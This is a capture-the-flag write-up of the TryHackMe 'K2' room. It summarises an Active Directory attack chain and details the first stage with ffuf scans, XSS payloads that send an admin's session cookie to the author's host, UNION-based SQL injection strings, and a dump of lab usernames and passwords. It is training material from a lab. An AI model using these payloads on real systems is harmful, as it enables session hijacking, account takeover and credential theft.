Report - K2 Network

This is a report on the entire room called K2 on TryHackMe, this is a “hard” level room which builds off of itself to eventually reach the Summit. Each stage is a different machine to try and gain privilege escalation on which eventually leads to owning the Domain controller. Each system works on different forms of enumeration. Each stage is called something different, Starting at K2 Basecamp, Leading to K2 MiddleCamp and finishing off at K2 Summit. Lets start off at the beginning K2 Basecamp.

K2 Basecamp:

To summarize K2 basecamp focuses on gaining a basic picture of the system, for example enumerating the webpages and possible subdomains first, then we discovered that rate limiting is not enabled for creating new user accounts, which makes it possible to do username enumeration on the K2 domani. After creating a new account we then forged a IT ticket then using XSS to steal the web administrators cookie. From there we went to the administrators portal, and used SQLi to dump the entire SQL user database. Then we checked for password reuse for a user and got our first foothold and collected our first user flag.

Once we got access to the K2 basecamp system we used basic privilege escalation methodology to discover that the user was a part of the adm group, we then fuzzed the entire /var/log directory looking for anything showing a plaintext password in its file. We then discovered the username and the password that didnt work for the user, but worked for the root account instead. Preparing us for the MiddleCamp stage.

K2 MiddleCamp:

K2 Middlecamp system enumerated to be a Domain Controller on the K2 domain. After we added the new IP and annotated which users had working login credentials and passwords we then used credential suffing for all known combinations of the 2 user accounts to try to gain access using kerbrute. After we got a username combination which worked, we then tried to use the usernames and passwords from the basecamp machine and attempted to login, which worked. After we logged in we noticed 2 files on that users directory, and discovered the password policy for the system and a possible root password for the user James. From there I used john the ripper to create a password table to try to use against James’ account using all available options. When I bruteforced the username and

password combination using kerbrute I then logged in locally to the system using evil-winrm and at the same time used ad-bloodhound.py tool to collect all available information about the user and the system using bloodhound.

After uploading the JSON files to the Bloodhound server I began to poke around and noticed a group called IT Staff 1 which had GenericaAll Permissions over another user called J.Smith. I then used Bloodhounds built in tools which suggested a attack to reset j.smiths account and then logged into the system using evil-winrm. I then noticed that j.smiths account had the user flag. I then went back to bloodhound and annotated that j.smiths account was PWND and looked at all of the available groups for that account. j.smith was a 'Backup Operator'!

Since the Backup Operators group has special permissions, this means that the user has access to the SAM and System Registry keys. Which I then saved it in a known directory and downloaded copies to my local system. From there I used Secretsdump.py to dump the Administrators hash and used Pass-the-Hash as admin to login and collect the root flag.

I then copied all of the important information from this system, the user account credential pattern, the administrator hashes and the bloodhound scripts and attempted the Summit portion of the network.

K2 Summit:

Some safe assumptions can be made about this machine, all other user accounts should be able to login, we have the password policy for the users and we know it is most likely the primary domain controller, which is confirmed after a nmap scan. We used username enumeration on the system using kerbrute and found one valid username from the previous system j.smith. However we do not know its original password since we reset it. If we used the Administrator hash as J.Smiths account, yet another instance of password reuse, we can login as j.smith.

Now using evil-winrm we can login as j.smith and see what is going on. After we go after the easy wins for Privilege Escalation I then moved to what happens to be stored as software on the system and noticed a C:\Scripts directory. Inside that directory we had access to a script made by o.armstrong. If we delete this script, and create a new one with anything inside of it, then turned on Responder on our kali system we can then catch the hash for o.armstrong and crack the hash and login as o.armstrong onto the system.

after collecting the users.txt file, and running the ad-bloodhound.py tool as o.armstrong we notice a group which has GenericWrite access called IT Director. We can then use the attack path called ‘Kerberos Resouce-based Constraned Delegation: Computer Object Takeover, suggested by bloodhound. This is accomplished by adding a new computer to the domain, configuring the delegation and requesting the Administrator ticket onto the system. By storing the Administrator ticket as a variable we can then login using wmiexec as the administrator and collect the root flag.

Vulnerability findings and Report Card:

Technical Findings:

Walkthrough of each System:

K2:


Starting with a nmap scan, we notice that port 22 and port 80 is vulnerable, From there we can attempt vhost fuzzing and fuzz the port itself to see what is going on. To do this we can use FFUF.

One directory below for the domain, which is offered on the page itself and then Fuzzing the directory before the domain.


```
┌──(kali㉿kali)-[~/Desktop/THM/k2]
└─$ ffuf -u http://k2.thm/FUZZ -w /usr/share/wordlists/seclists/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://k2.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

#                       [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 94ms]
#                       [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 96ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 101ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 104ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 109ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 110ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 121ms]
# Copyright 2007 James Fisher [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 121ms]
#                       [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 131ms]
# on at least 2 different hosts [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 168ms]
# Priority ordered case-sensitive list, where entries were found [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 168ms]
                        [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 170ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 169ms]
#                       [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 170ms]
home                    [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 169ms]
                        [Status: 200, Size: 13229, Words: 811, Lines: 363, Duration: 100ms]
:: Progress: [220559/220559] :: Job [1/1] :: 416 req/sec :: Duration: [0:09:03] :: Errors: 0 ::
```


```
┌──(kali㉿kali)-[~/Desktop/scripts/offensivesecurity]
└─$ ./vhost-fuzzer.sh k2.thm /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://k2.thm 13229

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://k2.thm
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Header           : Host: FUZZ.k2.thm
 :: Header           : User-Agent: PENTEST
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 13229
________________________________________________

admin                   [Status: 200, Size: 967, Words: 298, Lines: 24, Duration: 93ms]
it                      [Status: 200, Size: 1083, Words: 322, Lines: 25, Duration: 99ms]
```

We discover 2 subdomains to the webpage it.k2.thm and admin.k2.thm. On the primary domain we notice nothing really interesting other than the home page which gives us some basic application information.




If we go to the it.k2.thm and admin.k2.thm we notice similar login pages. it.k2.thm has a signup page where as admin.k2.thm does not. Lets hold off on enumerating the admin.k2.thm page and create an account.






The register page is generic, it has a username, password and email id field, if you resubmit the information you show a rate limiting vulnerability, which can allow for attackers to use this page as a user account or user email enumeration.



Now if we use the userid and password to the account that we created, we can submit a ticket into the Ticket System. However if we resend the post message to the webpage we get a Account Already Exists! Statement, which can be used for user account enumeration if this was a outward facing webserver on their environment, so this is a finding.



Now we can start attacking the Ticket System webpage, useing burpsuite and send this to intruder we can test for SQLi and XSS vulnerabilities. I found no SQLi on this page, due to no responses as 500 or 300, however if we try XSS attack on the page the test is successful. To complete this test follow the following test:

1. start a simple http server on Kali. 1.

```
python -m SimpleHTTPServer 80
```

2. run the following script to see which block is vulnerable. put the following code inside the Title and Description blocks and then URL Encode it and send it thru repeater.

```
Title=<script src='http://kali-ip/title.txt'></script>&description=
<script src='http://kali-ip/description.txt'></script>
```

Checking back on our SimpleHTTPServer page we receive this response.

```
┌──(kali㉿kali)-[~/Desktop/THM/k2]
└─$ python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.179.100 - - [05/Jan/2025 12:29:07] code 404, message File not found
10.10.179.100 - - [05/Jan/2025 12:29:07] "GET /description.txt HTTP/1.1" 404 -
10.10.179.100 - - [05/Jan/2025 12:29:09] code 404, message File not found
10.10.179.100 - - [05/Jan/2025 12:29:09] "GET /description.txt HTTP/1.1" 404 -
10.10.179.100 - - [05/Jan/2025 12:29:12] code 404, message File not found
10.10.179.100 - - [05/Jan/2025 12:29:12] "GET /description.txt HTTP/1.1" 404 -
10.10.179.100 - - [05/Jan/2025 12:32:10] code 404, message File not found
10.10.179.100 - - [05/Jan/2025 12:32:10] "GET /description.txt HTTP/1.1" 404 -
10.10.179.100 - - [05/Jan/2025 12:32:12] code 404, message File not found
10.10.179.100 - - [05/Jan/2025 12:32:12] "GET /description.txt HTTP/1.1" 404 -
```

Now that XSS is proven we can try to steal the Admin cookie using xss-cookie-stealer.py.

```
┌──(kali㉿kali)-[~/Desktop/scripts/offensivesecurity/xss-cookie-stealer]
└─$ python3 xss-cookie-stealer.py 10.6.11.79
Payload: <script src="http://10.6.11.79/script.js"></script>
Files created successfully in the 'web-server' directory.
[Sun Jan  5 12:38:46 2025] PHP 8.2.26 Development Server (http://0.0.0.0:80) started
```

Inside burpsuite run the following script


```
5
6 title=hello&description=<script src="http://10.6.11.79/script.js"></script>
```

which gives you the cookies that the Administrator is using.


```
┌──(kali㉿kali)-[~/Desktop/scripts/offensivesecurity/xss-cookie-stealer]
└─$ python3 xss-cookie-stealer.py 10.6.11.79
Payload: <script src="http://10.6.11.79/script.js"></script>
Files created successfully in the 'web-server' directory.
[Sun Jan  5 12:38:46 2025] PHP 8.2.26 Development Server (http://0.0.0.0:80) started
[Sun Jan  5 12:42:09 2025] 10.10.179.100:59228 Accepted
[Sun Jan  5 12:42:09 2025] 10.10.179.100:59228 [200]: GET /script.js
[Sun Jan  5 12:42:09 2025] 10.10.179.100:59228 Closing
[Sun Jan  5 12:42:09 2025] 10.10.179.100:59244 Accepted
[Sun Jan  5 12:42:09 2025] 10.10.179.100:59244 [200]: GET /index.php?c=session=eyJhZG1pbl91c2VybmFtZSI6ImphbWVzIiwiaWQiOjEsImxvZ2dlZGluIjp0cnVlfQ.Z3rEcA.6N8
mL5zxc4KyU9ZzNXf9c9UkkRw
[Sun Jan  5 12:42:09 2025] 10.10.179.100:59244 Closing
[Sun Jan  5 12:42:11 2025] 10.10.179.100:59252 Accepted
[Sun Jan  5 12:42:11 2025] 10.10.179.100:59252 [200]: GET /script.js
[Sun Jan  5 12:42:11 2025] 10.10.179.100:59252 Closing
[Sun Jan  5 12:42:11 2025] 10.10.179.100:59266 Accepted
[Sun Jan  5 12:42:11 2025] 10.10.179.100:59266 [200]: GET /index.php?c=session=eyJhZG1pbl91c2VybmFtZSI6ImphbWVzIiwiaWQiOjEsImxvZ2dlZGluIjp0cnVlfQ.Z3rEcw.ROW
zkHSrCdpSn4lK51LGAG7d1FY
[Sun Jan  5 12:42:11 2025] 10.10.179.100:59266 Closing
```

Now we can go over to the admin.k2.thm page and copy over the cookie information (note that this will change after each iteration or creation of the k2.thm machine). and login as admin using the cookie-editor extension on Chrome and Firefox.

Now we have the Administrator page called “Ticket Review”.



Look here, we have usernames and titles, lets restart our foxyproxy on this page, and see if it is vulnerable to SQL injection.



If we try using SQLMap we receive the following error, so it looks like we will be following the manual path to collect more information.

```
[20:49:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
got a 302 redirect to 'http://admin.k2.thm/login?message=Attack+Detected.+Session+terminated.'. Do you want to follow? [Y/n]
```

Below are the manual enumeration steps to how I had the tables dump the users and their password information.

1. `'`
2. `' OR 1=1 -- -`
3. `' UNION SELECT 1 -- -`
4. `' UNION SELECT 1,2 -- -`
5. `' UNION SELECT 1,2,3 -- -`

Number 5, dumps the entire table and then Identifies each column with a number in burp.

```
<td>
  1
</td>
<td>
  2
</td>
<td>
  3
```

Now we can start identifying tables inside of the database to attempt to dump, keep in mind you need to identify each column prior to dumping the tables or else it will not work.

```
' UNION SELECT table_name,2,3 FROM information_schema.tables WHERE table_schema=database() -- -
```


This will dump out the table name to identify, the users information table and the tickets correlated with the user. Now we can throw this information into a SQLi attempt to dump the database column names users and passwords.

1. Identify the columns

```
' UNION SELECT column_name,2,3 FROM information_schema.columns WHERE table_name='admin_auth'-- -
```

2. Dump the Usernames and passwords

```
‘ UNION SELECT email, admin_password, admin_username FROM admin_auth -- -
```



The userlist and passwords that I dumped.

Usernames and Passwords that were dumped:

Username and Passwords

james@k2.thm Pwd@9tLNrC3!

rose@k2.thm VrMAogdfxW!9

bob@k2.thm PasSW0Rd321

steve@k2.thm St3veRoxx32

cait@k2.thm PartyAlLDaY!32


xu@k2.thm L0v3MyDog!3!


ash@k2.thm PikAchu!IshoesU!

